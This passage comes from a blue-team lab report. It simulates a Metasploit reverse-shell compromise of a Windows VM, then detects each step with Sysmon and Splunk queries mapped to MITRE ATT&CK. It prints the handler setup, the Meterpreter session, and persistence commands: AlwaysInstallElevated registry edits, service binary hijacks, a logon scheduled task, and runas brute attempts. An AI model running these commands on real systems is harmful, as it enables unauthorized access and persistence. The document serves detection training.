payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.228.128
LHOST => 192.168.228.128
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > run
[-] Handler failed to bind to 192.168.228.128:4444:- -
[*] Started reverse TCP handler on 0.0.0.0:4444
[*] Sending stage (203846 bytes) to 192.168.228.134
[*] Meterpreter session 1 opened (192.168.228.128:4444 -> 192.168.228.134:50035) at 2026-04-17 16:18:12 -0400

meterpreter > 
```

- **Delivery Strategy:** The payload was delivered via a direct IP-based download simulation, mimicking a successful social engineering or drive-by download scenario.

```
kali@kali: ~
File Actions Edit View Help
(kali@kali)-[~]
$ sudo mv backdoor.exe /var/www/html/
[sudo] password for kali:
(kali@kali)-[~]
$ sudo service apache2 start
```

2. C2 Establishment and discovery

Once the victim executed the file, the connection was caught by a pre-configured multi-handler in Metasploit.

- **Exploitation Outcome:** A Meterpreter session was successfully established between the victim (192.168.228.134) and the attacker (192.168.228.128).
- **Post-Exploitation Interaction:** Initial reconnaissance was performed using the shell command to transition from the Meterpreter environment to the native Windows Command Prompt (CMD) for deeper OS-level interaction.

```
meterpreter > shell
Process 5688 created.
Channel 1 created.
Microsoft Windows [Version 10.0.19044.1288]
(c) Microsoft Corporation. All rights reserved.

C:\Users\DELL\Downloads>whoami
whoami
desktop-bk52j69\dell
```

3.Multi-Vector Persistence Tactics

To ensure access survived a system reboot or session termination, several persistence mechanisms were deployed, as evidenced by the command history in the screenshots:

- **A. Registry Manipulation (MITRE ATT&CK T1547.001):** The attacker attempted to lower the system's security posture by enabling the AlwaysInstallElevated policy in the Windows Registry.
 - ❖ **Command:** reg add "HKCU\Software\Policies\Microsoft\Windows\Installer" /v AlwaysInstallElevated /t REG_DWORD /d 1
 - ❖ **Objective:** This allows a standard user to install MSI files with elevated SYSTEM privileges, creating a permanent "backdoor" for escalation.

```
C:\Users\DELL\Downloads>reg add HKLM\SOFTWARE\Policies\Microsoft\Windows\I st
aller /v AlwaysInstallElevated /t REG_DWORD /d 1
reg add HKCU\SOFTWARE\Policies\Microsoft\Windows\Installer /v AlwaysInstal El
evated /t REG_DWORD /d 1reg add HKLM\SOFTWARE\Policies\Microsoft\Windows\I st
aller /v AlwaysInstallElevated /t REG_DWORD /d 1
```

- **B. Service Binary Hijacking (MITRE ATT&CK T1543.003):** The attacker attempted to hijack legitimate system services (e.g., Spooler, W32Time) using the Service Control Manager (sc.exe).
 - ❖ **Command:** sc config [ServiceName] binpath= "C:\path\to\backdoor.exe"
 - ❖ **Objective:** To force the Windows Service to execute the malicious binary instead of the original system file upon the next service start.

```
C:\Users\DELL\Downloads>sc query type= service state= all
sc query type= service state= all
```

```
SERVICE_NAME: AJRouter
DISPLAY_NAME: AllJoyn Router Service
        TYPE               : 20  WIN32_SHARE_PROCESS
        STATE                : 1   STOPPED
        WIN32_EXIT_CODE       : 1077 (0x435)
        SERVICE_EXIT_CODE    : 0   (0x0)
        CHECKPOINT           : 0x0
        WAIT_HINT             : 0x0
```

```
SERVICE_NAME: ALG
DISPLAY_NAME: Application Layer Gateway Service
        TYPE               : 10  WIN32_OWN_PROCESS
        STATE                : 1   STOPPED
        WIN32_EXIT_CODE       : 1077 (0x435)
        SERVICE_EXIT_CODE    : 0   (0x0)
        CHECKPOINT           : 0x0
        WAIT_HINT             : 0x0
```

```
C:\Users\DELL\Downloads>
C:\Users\DELL\Downloads>sc config Spooler binpath= "C:\Users\Public\backdoor.exe"
sc config Spooler binpath= "C:\Users\Public\backdoor.exe"
C:\Users\DELL\Downloads>sc config W32Time binpath= "C:\Users\Public\backdoor.exe"
sc config W32Time binpath= "C:\Users\Public\backdoor.exe"
```

C. Scheduled Task Creation (MITRE ATT&CK T1053.005): A scheduled task named MyBackdoor was registered to ensure automated execution.

- ❖ **Trigger:** Configured to fire onlogon to maintain a persistent presence every time the user enters the system.

```
C:\Users\DELL\Downloads>schtasks /create /tn "MyBackdoor" /tr "C:\Users\Public\backdoor.exe" /sc onlogon
SUCCESS: The scheduled task "MyBackdoor" has successfully been created.
```

4.Privilege Escalation Analysis (The Failed Attempt)

A critical part of the simulation was testing the boundaries of the host's security.

- **The Tactic:** The attacker attempted to spawn an administrative shell using the runas command: runas /user:Administrator "cmd.exe".

- **The Result:** The attempt failed with an **"Elevation Required"** error.
- **Analysis:** This failure is a vital data point for the Blue Team. It proves that even with Windows Defender partially disabled and a session established, the fundamental **User Account Control (UAC)** and session integrity levels remained a barrier, generating traceable logs (Event ID 1) in Splunk for detection.



```

meterpreter > shell
Process 1796 created.
Channel 2 created.
Microsoft Windows [Version 10.0.19044.1288]
(c) Microsoft Corporation. All rights reserved.

C:\Users\DELL\Downloads>runas /user:Administrator "cmd.exe"
runas /user:Administrator "cmd.exe"
Enter the password for Administrator:

C:\Users\DELL\Downloads>netsh advfirewall firewall set rule group="File and P
rinter Sharing" new enable=Yes
netsh advfirewall firewall set rule group="File and Printer Sharing" new enab
le=Yes
The requested operation requires elevation (Run as administrator).

C:\Users\DELL\Downloads>for /L %i in (1,1,10) do runas /user:Administrator "c
md.exe" 123
for /L %i in (1,1,10) do runas /user:Administrator "cmd.exe" 123

```

5.Session Termination

Following the simulation, the malicious process was terminated manually by the attacker to simulate a "Clean-up" phase. This action was crucial for the Blue Team's final verification, as it generated **Sysmon Event ID 5 (Process Terminated)**, confirming the closure of the attack window.

Detection & Log Analysis

This phase of the report details the transition from raw telemetry to actionable security intelligence. By leveraging **Sysmon** enhanced logging and **Splunk's** analytical capabilities (specifically **_spath** and **Verbose Mode**), we successfully mapped the attacker's lifecycle.

1. Detection of Initial Access & Command and Control (C2)

- **Forensic Evidence:** Sysmon Event ID 3 (Network Connection).
- **Log Details:** An outbound TCP connection was initiated by backdoor.exe from the victim host (192.168.228.134) to the attacker's C2 server (192.168.228.128) on port 4444.
- **Operational Meaning:** Successful exploitation and the establishment of a Reverse Shell, granting the attacker remote command execution.
- **Kill Chain Phase:** Exploitation & Installation.
- **MITRE ATT&CK: T1071.001** (Application Layer Protocol: Web Protocols).
- **MITRE D3FEND: Network Traffic Filtering** (Analyzing outbound traffic to identify unauthorized C2 infrastructure).

```
index="sysmon" "backdoor.exe" | spath | search "Event.System.EventID"=1|
```

```
"C:\Users\DELL\Downloads\backdoor.exe"
C:\Users\DELL\Downloads\
DESKTOP-BK52J69\DELL
(4b43573b-ddd8-69e3-b95d-030000000000)
0x35db9
1
Medium
MD5=A3FEC64CEF28CD8A5512A30EF8D4D0E3,SHA256=479A4AA1C
(4b43573b-dde3-69e3-5900-000000000800)
756
C:\Windows\explorer.exe
C:\Windows\Explorer.EXE
DESKTOP-BK52J69\DELL
```

i	_time	index	Event.EventData.Data
>	4/19/26 1:19:08.488 AM	sysmon	Usermode 2026-04-18 22:04:03.889 (4b43573b-ed5b-69e3-f504-000000000800) 4488 C:\Users\DELL\Downloads\backdoor.exe DESKTOP-BK52J69\DELL tcp true false 192.168.228.134 DESKTOP-BK52J69.localdomain 52905 - false 192.168.228.128 - 4444 -

```
index="sysmon" "backdoor.exe" | spath | search "Event.System.EventID"=3
```

```
index="sysmon" "backdoor.exe" | spath | search "Event.System.EventID"=22
```

i	_time	index	Event.EventData.Data
>	4/19/26 12:05:29.513 AM	sysmon	- 2026-04-18 21:05:29.153 {4b43573b-ed5b-69e3-f504-000000000800} 4488 192.168.228.128 0 192.168.228.128; C:\Users\DELL\Downloads\backdoor.exe DESKTOP-BK52J69\DELL

2. Execution & Internal Reconnaissance

- **Forensic Evidence:** Sysmon Event ID 1 (Process Creation).
- **Log Details:** Splunk identified the spawning of cmd.exe and powershell.exe as child processes of backdoor.exe. Using the `_spath` command, the full CommandLine was extracted, revealing the attacker's manual commands.
- **Operational Meaning:** The attacker is actively interacting with the OS to survey the environment.
- **Kill Chain Phase:** Actions on Objectives.
- **MITRE ATT&CK: T1059.003** (Command and Scripting Interpreter: Windows Command Shell).
- **MITRE D3FEND: Process Spawn Analysis** (Monitoring parent-child process relationships to detect anomalous execution patterns).

```
4/19/26 sysmon -
1:27:34.694 2026-04-18 22:27:34.690
AM (4b43573b-0556-69e4-4d07-000000000800)
7108
C:\Windows\System32\sc.exe
10.0.19041.1 (WinBuild.160101.0800)
Service Control Manager Configuration Tool
Microsoft® Windows® Operating System
Microsoft Corporation
sc.exe
sc config W32Time binpath= "C:\Users\Public\backdoor.exe"
C:\Users\DELL\Downloads\
DESKTOP-BK52J69\DELL
(4b43573b-ddd8-69e3-b95d-030000000000)
0x35db9
1
Medium
MD5=3FB5CF71F7E7EB49790CB0E663434D80,SHA256=41F067C3A11B02FE39947F9EBA68AE5C7CB5
(4b43573b-04fd-69e4-3207-000000000800)
4800
C:\Windows\System32\cmd.exe
C:\Windows\system32\cmd.exe
DESKTOP-BK52J69\DELL
```

i	_time	Index	Event.EventData.Data
>	4/19/26 1:20:51.284 AM	sysmon	-
			2026-04-18 22:20:51.280 (4b43573b-03c3-69e4-0e07-000000000800) 5332 C:\Windows\System32\whoami.exe 10.0.19041.1 (WinBuild.160101.0800) whoami - displays logged on user information Microsoft® Windows® Operating System Microsoft Corporation whoami.exe whoami DESKTOP-BK52J69\DELL (4b43573b-ddd8-69e3-b95d-030000000000) 0x35db9 1 Medium MD5=A4A6924F3EAF97981323703D38FD99C4,SHA256=1D4902A04D99E8CCBF7085E63155955FEE3974491 (4b43573b-0366-69e4-f06-000000000800) 5572 C:\Windows\System32\cmd.exe C:\Windows\system32\cmd.exe DESKTOP-BK52J69\DELL

3. Persistence Mechanism Detection

The lab successfully captured three distinct persistence tactics:

A. Registry Manipulation:

- **Evidence:** Sysmon Event ID 13 (RegistryValue Set).
- **Finding:** Modification of AlwaysInstallElevated keys.
- **MITRE ATT&CK: T1547.001** (Boot or Logon Autostart Execution: Registry Run Keys).

```
index="sysmon" "backdoor.exe" | spath | search "Event.System.EventID"=13
```

ysmon	InvDB
	SetValue
	2026-04-18 20:39:16.183 (4b43573b-ddc3-69e3-1500-000000000800) 912 C:\Windows\System32\svchost.exe HKU\S-1-5-21-2229123116-2812444366-361449605-1000\SOFTWARE\Microsoft\Windows NT\CurrentVersion\AppCompatFlags\Compatibility Assistant\Store\C:\Users\DELL\Downloads\backdoor.exe Binary Data NT AUTHORITY\SYSTEM
ysmon	InvDB-Ver
	SetValue
	2026-04-18 20:33:49.699 (4b43573b-ddc3-69e3-1500-000000000800) 912 C:\Windows\System32\svchost.exe \\REGISTRY\A\{0819d9dc-fac0-ec0f-08a6- de43ca35f2e5}\Root\InventoryApplicationFile backdoor.exe\bc2869eb4427dd0e\BinProductVersion (Empty) NT AUTHORITY\SYSTEM

B. Scheduled Tasks:

- **Evidence:** Execution of schtasks.exe to register the MyBackdoor task.
- **MITRE ATT&CK: T1053.005** (Scheduled Task/Job: Scheduled Task).

```
schtasks.exe
schtasks /create /tn "MyBackdoor" /tr "C:\Users\Public\backdoor.exe" /sc onlogon
C:\Users\DELL\Downloads\
DESKTOP-BK52J69\DELL
(4b43573b-ddd8-69e3-b95d-030000000000)
```

C. Service Hijacking:

- **Evidence:** Usage of sc.exe to redirect the Spooler service binary path.
- **MITRE ATT&CK: T1543.003** (Create or Modify System Process: Windows Service).
- **MITRE D3FEND (Countermeasure): Service Analysis & Scheduled Task Analysis** (Validating service configurations and task schedulers for unauthorized entries).

```
index="sysmon" | spath | search "Event.System.EventID"=1 "Event.EventData.Data"="C:\\Users\\DELL\\Downloads\\"
```

1:27:05.426 AM	2026-04-18 22:27:05.419 (4b43573b-0539-69e4-4607-000000000800) 3876 C:\Windows\System32\sc.exe 10.0.19041.1 (WinBuild.160101.0800) Service Control Manager Configuration Tool Microsoft® Windows® Operating System Microsoft Corporation sc.exe sc query type= service C:\Users\DELL\Downloads\ DESKTOP-BK52J69\DELL (4b43573b-ddd8-69e3-b95d-030000000000) 0x35db9 1 Medium MD5=3FB5CF71F7E7EB49790CB0E663434D80,SHA256=41F067C3A11B02FE: (4b43573b-04fd-69e4-3207-000000000800) 4800 C:\Windows\System32\cmd.exe C:\Windows\system32\cmd.exe DESKTOP-BK52J69\DELL	4/19/26 sysmon - 1:27:17.037 AM	2026-04-18 22:27:17.034 (4b43573b-0545-69e4-4807-000000000800) 6644 C:\Windows\System32\sc.exe 10.0.19041.1 (WinBuild.160101.0800) Service Control Manager Configuration Tool Microsoft® Windows® Operating System Microsoft Corporation sc.exe sc query type= service state= all C:\Users\DELL\Downloads\ DESKTOP-BK52J69\DELL (4b43573b-ddd8-69e3-b95d-030000000000) 0x35db9 1 Medium MD5=3FB5CF71F7E7EB49790CB0E663434D80,SHA256=41F067C3A11B02FE3994: (4b43573b-04fd-69e4-3207-000000000800) 4800 C:\Windows\System32\cmd.exe C:\Windows\system32\cmd.exe DESKTOP-BK52J69\DELL
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i	_time	index	Event.EventData.Data
>	4/19/26 1:27:42.103 AM	sysmon	- 2026-04-18 22:27:42.103 {4b43573b-055e-69e4-5207-000000000800} 2852 C:\Windows\System32\reg.exe 10.0.19041.1 (WinBuild.160101.0800) Registry Console Tool Microsoft® Windows® Operating System Microsoft Corporation reg.exe reg add HKCU\SOFTWARE\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated /t REG_DWORD /d 1 C:\Users\DELL\Downloads\ DESKTOP-BK52J69\DELL {4b43573b-ddd8-69e3-b95d-030000000000} 0x35db9 1 Medium MD5=227F63E1D9008B36BDBCC4B397780BE4,SHA256=C0E25B1F9B22DE445298C1E96DDFCEAD265CA030FA6626F61A4A4786CC {4b43573b-04fd-69e4-3207-000000000800} 4800 C:\Windows\System32\cmd.exe C:\Windows\system32\cmd.exe DESKTOP-BK52J69\DELL

>	4/19/26 1:27:25.355 AM	sysmon	- 2026-04-18 22:27:25.351 {4b43573b-054d-69e4-4907-000000000800} 6768 C:\Windows\System32\sc.exe 10.0.19041.1 (WinBuild.160101.0800) Service Control Manager Configuration Tool Microsoft® Windows® Operating System Microsoft Corporation sc.exe sc config Spooler binpath= "C:\Users\Public\backdoor.exe" C:\Users\DELL\Downloads\ DESKTOP-BK52J69\DELL {4b43573b-ddd8-69e3-b95d-030000000000} 0x35db9 1 Medium MD5=3FB5CF71F7E7EB49790CB0E663434D80,SHA256=41F067C3A11B02FE39947F9EBA68A {4b43573b-04fd-69e4-3207-000000000800} 4800 C:\Windows\System32\cmd.exe C:\Windows\system32\cmd.exe DESKTOP-BK52J69\DELL
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	4/19/26 1:27:34.694 AM	sysmon	- 2026-04-18 22:27:34.690 {4b43573b-0556-69e4-4d07-000000000800} 7108 C:\Windows\System32\sc.exe 10.0.19041.1 (WinBuild.160101.0800) Service Control Manager Configuration Tool Microsoft® Windows® Operating System Microsoft Corporation sc.exe sc config W32Time binpath= "C:\Users\Public\backdoor.exe" C:\Users\DELL\Downloads\ DESKTOP-BK52J69\DELL {4b43573b-ddd8-69e3-b95d-030000000000} 0x35db9 1 Medium MD5=3FB5CF71F7E7EB49790CB0E663434D80,SHA256=41F067C3A11B02FE39947F9EBA68A {4b43573b-04fd-69e4-3207-000000000800} 4800 C:\Windows\System32\cmd.exe C:\Windows\system32\cmd.exe DESKTOP-BK52J69\DELL
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4. Privilege Escalation Audit (Failure Analysis)

- **Forensic Evidence:** Sysmon Event ID 1.
- **Log Details:** Logs captured the execution of runas.exe targeting the Administrator account.
- **Operational Meaning:** An attempted lateral movement or privilege jump. Despite the failure due to UAC/Elevation constraints, the intent was fully documented in Splunk.
- **Kill Chain Phase:** Privilege Escalation.
- **MITRE ATT&CK: T1548.002** (Abuse Elevation Control Mechanism: Bypass User Account Control).
- **MITRE D3FEND: User Account Content Analysis** (Auditing elevation requests and credential usage).

```
> 4/19/26 sysmon -
1:26:10.893 2026-04-18 22:26:10.885
AM (4b43573b-0502-69e4-3407-000000000800)
6444
C:\Windows\System32\runas.exe
10.0.19041.1 (WinBuild.160101.0800)
Run As Utility
Microsoft® Windows® Operating System
Microsoft Corporation
RUNAS.EXE
runas /user:Administrator "cmd.exe"
C:\Users\DELL\Downloads\
DESKTOP-BK52J69\DELL
(4b43573b-ddd8-69e3-b95d-030000000000)
0x35db9
1
Medium
MD5=B37E31C5BEB6D9EB20B4DB8DF4D82960,SHA256=4FA830B5E1794FF72C691B15
(4b43573b-04fd-69e4-3207-000000000800)
4800
C:\Windows\System32\cmd.exe
C:\Windows\system32\cmd.exe
DESKTOP-BK52J69\DELL
```

```
4/19/26 sysmon -
1:26:23.220 2026-04-18 22:26:23.212
AM (4b43573b-050f-69e4-3507-000000000800)
6856
C:\Windows\System32\netsh.exe
10.0.19041.1 (WinBuild.160101.0800)
Network Command Shell
Microsoft® Windows® Operating System
Microsoft Corporation
netsh.exe
netsh advfirewall firewall set rule group="File and Printer Sharing" new enable=Yes
C:\Users\DELL\Downloads\
DESKTOP-BK52J69\DELL
(4b43573b-ddd8-69e3-b95d-030000000000)
0x35db9
1
Medium
MD5=6F1E6DD688818BC3D1391D0CC7D597EB,SHA256=6B691B06FA865F52C9484EF4F10E
(4b43573b-04fd-69e4-3207-000000000800)
4800
C:\Windows\System32\cmd.exe
C:\Windows\system32\cmd.exe
DESKTOP-BK52J69\DELL
```

```
> 4/19/26 sysmon -
1:26:37.228 2026-04-18 22:26:37.221
AM [4b43573b-051d-69e4-4507-000000000800]
5732
C:\Windows\System32\runas.exe
10.0.19041.1 (WinBuild.160101.0800)
Run As Utility
Microsoft® Windows® Operating System
Microsoft Corporation
RUNAS.EXE
runas /user:Administrator "cmd.exe" 123
C:\Users\DELL\Downloads\
DESKTOP-BK52J69\DELL
{4b43573b-ddd8-69e3-b95d-030000000000}
0x35db9
1
Medium
MD5=B37E31C58EB6D9EB20B4DB8DF4D82960,SHA256=4FA830
{4b43573b-04fd-69e4-3207-000000000800}
4800
C:\Windows\System32\cmd.exe
C:\Windows\system32\cmd.exe
DESKTOP-BK52J69\DELL
```

5. Containment & Termination Verification

- **Forensic Evidence:** Sysmon Event ID 5 (Process Terminated).
- **Log Details:** A specific filter in Splunk confirmed the termination of the backdoor.exe process (PID: [Insert PID from your screen]).
- **Operational Meaning:** Verification that the threat was neutralized and the attack window was successfully closed.
- **Kill Chain Phase:** Containment & Eradication.
- **MITRE D3FEND: Process Termination** (The defensive action of stopping a confirmed malicious process).

```
index="sysmon" "backdoor.exe" | spath | search "Event.System.EventID"=5
```

i	_time	index	Event.EventData.Data
>	4/19/26	sysmon	-
	2:09:04.748		2026-04-18 23:09:04.721
	AM		{4b43573b-ed5b-69e3-f504-000000000800}
			4488
			C:\Users\DELL\Downloads\backdoor.exe
			DESKTOP-BK52J69\DELL

Conclusion

The successful completion of this Blue Team laboratory highlights the critical importance of infrastructure optimization and granular visibility in modern threat detection. By bridging the gap between raw system events and actionable intelligence, the project demonstrated that a well-tuned SIEM environment is capable of uncovering even persistent and stealthy attack vectors, such as the persistence mechanisms and reverse shells simulated in this study.

The core engineering efforts—specifically the tiered storage implementation on the Ubuntu CLI and the advanced XML parsing of Sysmon data using `_spath`—were pivotal in transforming the lab from a standard setup into a high-performance forensic platform. These optimizations ensured that the SIEM was not merely a log repository but a functional tool for real-time threat hunting.

Ultimately, this project underscores a fundamental cybersecurity principle: effective defense is not solely about the volume of data collected, but the strategic engineering required to interpret it. The insights gained from this simulation lay the groundwork for future phases, which will focus on transitioning from manual analysis to automated detection engineering and the development of high-fidelity alerting systems.